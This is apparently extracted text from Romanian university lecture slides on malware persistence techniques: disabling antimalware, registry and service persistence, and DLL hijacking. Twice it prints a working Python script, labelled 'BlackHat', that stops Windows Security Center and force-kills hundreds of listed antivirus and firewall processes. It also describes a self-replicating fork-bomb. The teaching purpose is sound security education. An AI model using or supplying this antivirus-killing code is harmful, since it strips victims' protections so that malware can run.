

C.13 METODE DE PERSISTENTA

PAUL A. GAGNIUC



Academia Tehnică Militară „Ferdinand I”

PRINCIPALELE PĂRȚI ALE PREZENTĂRII

C.13 Metode de persistenta:

- **C.13.1 ANIHILAREA PROGRAMELOR ANTIMALWARE**
- **C.13.2 PERSISTENTA MALWARE**
- **C.13.3 DLL HIJACKING**

C.13.1 ANIHILAREA PROGRAMELOR ANTIMALWARE



Kill Anti-virus

```
import os
print '''
=====
Kill Anti-virus To Run Your Malware [ BlackHat ]
=====
'''

os.popen("net stop \"Security Center\"")
avs=['AAWTray.exe', 'Ad-Aware.exe', 'MSASCui.exe', 'cmd.exe', 'cmd32.exe', '_avp32.exe',
'_avpcc.exe', '_avpm.exe', 'aAvgApi.exe', 'ackwin32.exe', 'adaware.exe', 'advxdwin.exe',
'agentsvr.exe', ... 'wupdater.exe', 'wupdt.exe', 'wyvernworksfirewall.exe', 'xpf202en.exe',
'zapro.exe', 'zapsetup3001.exe', 'zatutor.exe', 'zonalm2601.exe', 'zonealarm.exe']

#
processes=os.popen('TASKLIST /FI "STATUS eq RUNNING" | find /V "Image Name" | find /V "=").read()
ps=[]
for i in processes.split(" "):
    if ".exe" in i:
        ps.append(i.replace("K\n", "").replace("\n", ""))
print "[*] Killing Antivirus services on this pc"
for av in avs:
    for p in ps:
        if p==av:
            print "[*] killing off "+av
            os.popen("TASKKILL /F /IM \"{}\"".format(p))
```

Din cand in cand si functioneaza...


```

os.popen('net stop "Security Center(TMS)"')
avs=[ 'AAMTray.exe', 'Ad-Aware.exe', 'MSASCui.exe', 'cmd.exe', 'cmd32.exe', 'avp32.exe', 'avppcc.exe', 'avpm.exe', 'avvApi.exe', 'ackwin32.exe', 'adaware.exe', 'advdxwin.exe', 'agentsvnr.exe', 'agentw.exe', 'alertsvc.exe', 'alevir.exe', 'alogservr.exe', 'am0n9x.exe', 'anti-trojan.exe', 'antivirus.exe', 'ants.exe', 'apimonitor.exe', 'aplica32.exe', 'apvxdwin.exe', 'arr.exe', 'atcon.exe', 'atguard.exe', 'atro55en.exe', 'atupdater.exe', 'atwatch.exe', 'au.exe', 'aupdate.exe', 'auto-proct.nav80try.exe', 'autodown.exe', 'autotracer.exe', 'autoopen.exe', 'avconsol.exe', 'av32.exe', 'avgc32.exe', 'avgctrl1.exe', 'avgcmc.exe', 'avgnt.exe', 'avgvsc.exe', 'avgsvr.exe', 'avgsvr9.exe', 'avguard.exe', 'avgw.exe', 'avkpop.exe', 'avkserv.exe', 'avkservice.exe', 'avkwct19.exe', 'avltmain.exe', 'avnt.exe', 'avp.exe', 'avp.exe', 'avp32.exe', 'avppcc.exe', 'avpdos32.exe', 'avpm.exe', 'avptc32.exe', 'avupdd.exe', 'avvsched32.exe', 'avvsynmgr.exe', 'awin.exe', 'awin95.exe', 'awinint.exe', 'awupdd.exe', 'awupdd32.exe', 'awupvsrv.exe', 'awvmonit0r9.exe', 'awvmonit0rnt.exe', 'avxquar.exe', 'backweb.exe', 'bargains.exe', 'bd_professional.exe', 'beagle.exe', 'belt.exe', 'bidef.exe', 'bidservr.exe', 'bipcp.exe', 'bipcpvalsetup.exe', 'bisp.exe', 'blackd.exe', 'blackice.exe', 'blink.exe', 'blss.exe', 'bootconf.exe', 'bootwarn.exe', 'borg2.exe', 'bpc.exe', 'brasill.exe', 'bs120.exe', 'bundle.exe', 'bvt.exe', 'ccapp.exe', 'cceptmgr.exe', 'ccpysvc.exe', 'cdp.exe', 'cdf.exe', 'cfgwiz.exe', 'cfiadmind.exe', 'cfiaudit.exe', 'cfinet.exe', 'cfinet32.exe', 'claw95.exe', 'claw95cc.exe', 'clean.exe', 'cleaner.exe', 'cleaner3.exe', 'cleancpp.exe', 'click.exe', 'cmesys.exe', 'cmgrdian.exe', 'cm0n816.exe', 'connectionmonitor.exe', 'cpd.exe', 'cpf9x206.exe', 'cpfnt206.exe', 'ctrl.exe', 'cv.exe', 'cwnb181.exe', 'cwntdwmo.exe', 'datemanager.exe', 'dcomx.exe', 'defalert.exe', 'defscangui.exe', 'defwatch.exe', 'deputy.exe', 'divx.exe', 'dllcache.exe', 'dllreg.exe', 'doors.exe', 'dpf.exe', 'dpfsetup.exe', 'dpps2.exe', 'drwatson.exe', 'drweb32.exe', 'drwebup.exe', 'dssagent.exe', 'dvp95.exe', 'dvp95_0.exe', 'ecengine.exe', 'efpeadm.exe', 'emsw.exe', 'ent.exe', 'esafe.exe', 'escanht.exe', 'escanv95.exe', 'espatch.exe', 'eternal.exe', 'etrustcipe.exe', 'evpn.exe', 'exantivirus-cnct.exe', 'exe.avxx.exe', 'expert.exe', 'explore.exe', 'f-agent95.exe', 'f-prot.exe', 'f-prot95.exe', 'f-stopw.exe', 'fameh32.exe', 'fast.exe', 'fch32.exe', 'fih32.exe', 'findviru.exe', 'firewall.exe', 'fnnb32.exe', 'f-win.exe', 'f-win_trial.exe', 'fprot.exe', 'frw.exe', 'fsaa.exe', 'fsav.exe', 'fsav32.exe', 'fsav530stbyb.exe', 'fsav530wtbyb.exe', 'fsav95.exe', 'fsgk32.exe', 'fsm32.exe', 'fsm3232.exe', 'fsm3232.exe', 'gator.exe', 'gbmenu.exe', 'gbpoll.exe', 'generics.exe', 'gmt.exe', 'guard.exe', 'guarddog.exe', 'hacktracersetup.exe', 'hbinet.exe', 'hbsrv.exe', 'hotactio.exe', 'hotpatch.exe', 'htlog.exe', 'htpatch.exe', 'hwpe.exe', 'hxd1.exe', 'hxiul.exe', 'iamapp.exe', 'iamservr.exe', 'iamstats.exe', 'ibmasn.exe', 'ibmavsp.exe', 'icload95.exe', 'icloadnt.exe', 'icmon.exe', 'iccupsp95.exe', 'icscupnt.exe', 'idle.exe', 'iedll.exe', 'iedriver.exe', 'ieexplorer.exe', 'iface.exe', 'ifw2000.exe', 'inetInfo.exe', 'infus.exe', 'infwin.exe', 'init.exe', 'intdel.exe', 'intren.exe', 'iomon98.exe', 'istvsic.exe', 'jammer.exe', 'jdbgmrg.exe', 'jedi.exe', 'kavlite40eng.exe', 'kavpers40eng.exe', 'kavpf.exe', 'kazza.exe', 'keenvalue.exe', 'kerio-pf-213-en-win.exe', 'kerio-win41-221-en-win.exe', 'kerio-wrp-421-en-win.exe', 'kernel32.exe', 'killprocesssetup161.exe', 'launcher.exe', 'ldnetmon.exe', 'ldpro.exe', 'ldpromenu.exe', 'ldscan.exe', 'ldnetinfo.exe', 'loader.exe', 'localnet.exe', 'lockdown.exe', 'lockdown2000.exe', 'lookout.exe', 'lordpe.exe', 'lsetup.exe', 'luall.exe', 'luau.exe', 'luomserver.exe', 'luinit.exe', 'luspt.exe', 'mapisvc32.exe', 'mcagnt.exe', 'mcgmhldr.exe', 'mcschid.exe', 'mctool.exe', 'mcpupdate.exe', 'mcsvrte.exe', 'mcvschld.exe', 'md.exe', 'mf3232.exe', 'mfw2en.exe', 'mfwm32.02d30.exe', 'mgavrtcl.exe', 'mgavrtte.exe', 'mghtml.exe', 'mgui.exe', 'minlog.exe', 'mmod.exe', 'monitor.exe', 'moolive.exe', 'mostat.exe', 'mpfagent.exe', 'mpfservice.exe', 'mpftray.exe', 'mrflux.exe', 'msapp.exe', 'msbb.exe', 'msblast.exe', 'mscache.exe', 'msc32.exe', 'mscman.exe', 'msconfig.exe', 'msdm.exe', 'msdos.exe', 'msiexec32.exe', 'msinfo32.exe', 'mslauth.exe', 'msmgmt.exe', 'mssmgi32.exe', 'mssmcm32.exe', 'mssys.exe', 'msvxd.exe', 'm0831lad.exe', 'mwatch.exe', 'n32scanw.exe', 'nav.exe', 'navap.navapvsc.exe', 'navapvsc.exe', 'navapv32.exe', 'navdx.exe', 'navlu32.exe', 'navnt.exe', 'navstub.exe', 'navv32.exe', 'navwnt.exe', 'nc2000.exe', 'ncinst4.exe', 'ndd32.exe', 'neomonitor.exe', 'newatchlog.exe', 'netarmor.exe', 'net32.exe', 'netinfo.exe', 'netmon.exe', 'netscanpro.exe', 'netspyhunter-1.2.exe', 'netstat.exe', 'netutils.exe', 'nisservr.exe', 'nisum.exe', 'nmain.exe', 'nod32.exe', 'normist.exe', 'norton_internet_secu_3_407.exe', 'notstart.exe', 'npf40_tw_98_nt_m2k.exe', 'npsmessenger.exe', 'npsprotect.exe', 'npscheck.exe', 'npsvc.exe', 'nsched32.exe', 'nssys32.exe', 'nstask32.exe', 'nupdate.exe', 'nt.exe', 'ntsrscan.exe', 'ntvdm.exe', 'ntxconf.exe', 'nu1.exe', 'nupgrader.exe', 'nvarch32.exe', 'nvc95.exe', 'nvsv32.exe', 'nvinst4.exe', 'nvsrvice.exe', 'nwtool16.exe', 'ollydbg.exe', 'onsrvr.exe', 'optimize.exe', 'ostronetr.exe', 'otfix.exe', 'outpost.exe', 'outpostinstall.exe', 'outpostproinstall.exe', 'padmin.exe', 'panikx.exe', 'patch.exe', 'pavcl.exe', 'pavproxy.exe', 'pavsched.exe', 'pawv.exe', 'pccwin98.exe', 'pcfwallcon.exe', 'pcip0117_0.exe', 'pccscan.exe', 'pdsetup.exe', 'periscope.exe', 'persfw.exe', 'perswf.exe', 'pf2.exe', 'pfwadmin.exe', 'pgmonitr.exe', 'pingscan.exe', 'platin.exe', 'pop3trap.exe', 'popproxy.exe', 'popscan.exe', 'portdetective.exe', 'portmonitor.exe', 'powerscan.exe', 'ppinupdt.exe', 'ptbcb.exe', 'ppvstop.exe', 'prizesurfer.exe', 'prmt.exe', 'prmvr.exe', 'procdump.exe', 'processmonitor.exe', 'procxplorerv1.0.exe', 'programauditor.exe', 'proport.exe', 'protectx.exe', 'pspf.exe', 'purge.exe', 'qconsole.exe', 'qserver.exe', 'rapapp.exe', 'rav7.exe', 'rav7win.exe', 'rav8win32eng.exe', 'ray.exe', 'rb32.exe', 'rscsync.exe', 'realmon.exe', 'reged.exe', 'regedit.exe', 'regedit32.exe', 'rescue.exe', 'rescue32.exe', 'rrguard.exe', 'rshell.exe', 'rtvscan.exe', 'rtvscn95.exe', 'rulaunch.exe', 'run32dll.exe', 'rundll.exe', 'rundll16.exe', 'ruxdl132.exe', 'safeweb.exe', 'sahagent.exe', 'save.exe', 'savenow.exe', 'sbserve.exe', 'sc.exe', 'scam32.exe', 'scan32.exe', 'scan95.exe', 'scanpm.exe', 'scrscon.exe', 'serv95.exe', 'setup_flowprotector_us.exe', 'setupameeval.exe', 'sfc.exe', 'sgssfw32.exe', 'sh.exe', 'shellspynstall.exe', 'shn.exe', 'showbehind.exe', 'smc.exe', 'sms.exe', 'smss32.exe', 'soap.exe', 'sofi.exe', 'sperm.exe', 'spf.exe', 'sphinx.exe', 'spoler.exe', 'spoolcvr.exe', 'spoolsv32.exe', 'spyyx.exe', 'srex.exe', 'srng.exe', 'ss3edit.exe', 'ssg_4104.exe', 'ssgrate.exe', 'st2.exe', 'start.exe', 'stcloader.exe', 'supfrtl.exe', 'support.exe', 'supporter5.exe', 'svc.exe', 'svchostc.exe', 'svchosts.exe', 'svshost.exe', 'sweep95.exe', 'sweepnet.sweepers.sys.swnetsup.exe', 'symproxyvsc.exe', 'symtray.exe', 'sysedit.exe', 'system.exe', 'system32.exe', 'sysupd.exe', 'taskmg.exe', 'taskmgr.exe', 'taskmg.exe', 'taskmon.exe', 'taumon.exe', 'tbscan.exe', 'tc.exe', 'tca.exe', 'tcm.exe', 'tds-3.exe', 'tds2-98.exe', 'tds2-nt.exe', 'teekids.exe', 'tfak.exe', 'tfak5.exe', 'tgob.exe', 'titanin.exe', 'titanixp.exe', 'tracert.exe', 'trickler.exe', 'trjscan.exe', 'trjsetup.exe', 'trojantrap3.exe', 'tsadbot.exe', 'tvmd.exe', 'tvmtmd.exe', 'undoboot.exe', 'updat.exe', 'update.exe', 'upgrad.exe', 'utpost.exe', 'vbcmserve.exe', 'vbcons.exe', 'vbust.exe', 'vbwin9x.exe', 'vbwinntw.exe', 'vcsetup.exe', 'vet32.exe', 'vet95.exe', 'vettray.exe', 'vfsetup.exe', 'vir-help.exe', 'virusdmppersonalfirewall.exe', 'vnlan300.exe', 'vpnc3000.exe', 'vp32.exe', 'vp42.exe', 'vpfw30s.exe', 'vptray.exe', 'vscan40.exe', 'vscenu0.02d30.exe', 'vsched.exe', 'vsecomr.exe', 'vshwin32.exe', 'vsisetup.exe', 'vsmain.exe', 'vsmon.exe', 'vsstat.exe', 'vswin9x.exe', 'vswinntx.exe', 'vswinupdt.exe', 'w32dsn89.exe', 'w9x.exe', 'watchdog.exe', 'webdav.exe', 'webscan.exe', 'webtrap.exe', 'wfindv32.exe', 'whoswatchingme.exe', 'wimlun32.exe', 'w32sm89fix.exe', 'win32.exe', 'win32us.exe', 'winactive.exe', 'window.exe', 'windows.exe', 'wininetd.exe', 'wininitx.exe', 'winlogon.exe', 'winmain.exe', 'winnet.exe', 'winppn32.exe', 'winrecon.exe', 'winserve.exe', 'winsk32.exe', 'winstart.exe', 'winstart001.exe', 'winstk32.exe', 'winupdate.exe', 'wkufind.exe', 'wnad.exe', 'wnt.exe', 'wradm.exe', 'wrcrtl.exe', 'wsbgate.exe', 'wupdater.exe', 'wupdt.exe', 'wyvernworksfirewall.exe', 'xpf202en.exe', 'zapro.exe', 'zapsetup3001.exe', 'zatutor.exe', 'zonaln2601.exe', 'zonealarm.exe']
#
processes=os.popen('TASKLIST /FI "STATUS eq RUNNING" | find /V "Image Name" | find /V "=").read()
ps=[]
for i in processes.split("\n"):
    if "ps" in i:
        ps.append(i.replace("K\\n", "").replace("\n", ""))
print "[*] Killing Antivirus services on this pc"
for av in avs:
    for p in ps:
        if p==av:
            print "[*] killing off "+av
            os.popen("TASKKILL /F /IM \"%s\""%p)

```

BOMBWARE

- Execution via fisiune
- Se începe de la un fisier executat, care creaza altele doua, le executa iar acelea la randul lor reiau fiecare ciclu.
- Probabilitate de AV-DoS




C.14.2



PERSISTENTA MALWARE




PERSISTENTA



CHEI DE REGISTRII





APLICAȚII ÎNREGISTRATE CA SERVICII

- <https://learn.microsoft.com/en-us/windows/win32/services/writing-a-service-program-s-main-function>

Learn / Windows / Apps / Win32 / Desktop Technologies / System Services / Services /

Writing a Service Program's main Function

Article • 01/07/2021 • 4 contributors

Feedback

The **main** function of a **service program** calls the **StartServiceCtrlDispatcher** function to connect to the **service control manager (SCM)** and start the control dispatcher thread. The dispatcher thread loops, waiting for incoming control requests for the services specified in the dispatch table. This thread returns when there is an error or when all of the services in the process have terminated. When all services in the process have terminated, the SCM sends a control request to the dispatcher thread telling it to exit. This thread then returns from the **StartServiceCtrlDispatcher** call and the process can terminate.

The following global definitions are used in this sample.

C++

Copy

```
#define SVCNAME TEXT("SvcName")

SERVICE_STATUS      gSvcStatus;
SERVICE_STATUS_HANDLE gSvcStatusHandle;
HANDLE               ghSvcStopEvent = NULL;
```



TL;DR

1. **READ** the [Requirements and troubleshooting](#) section!!
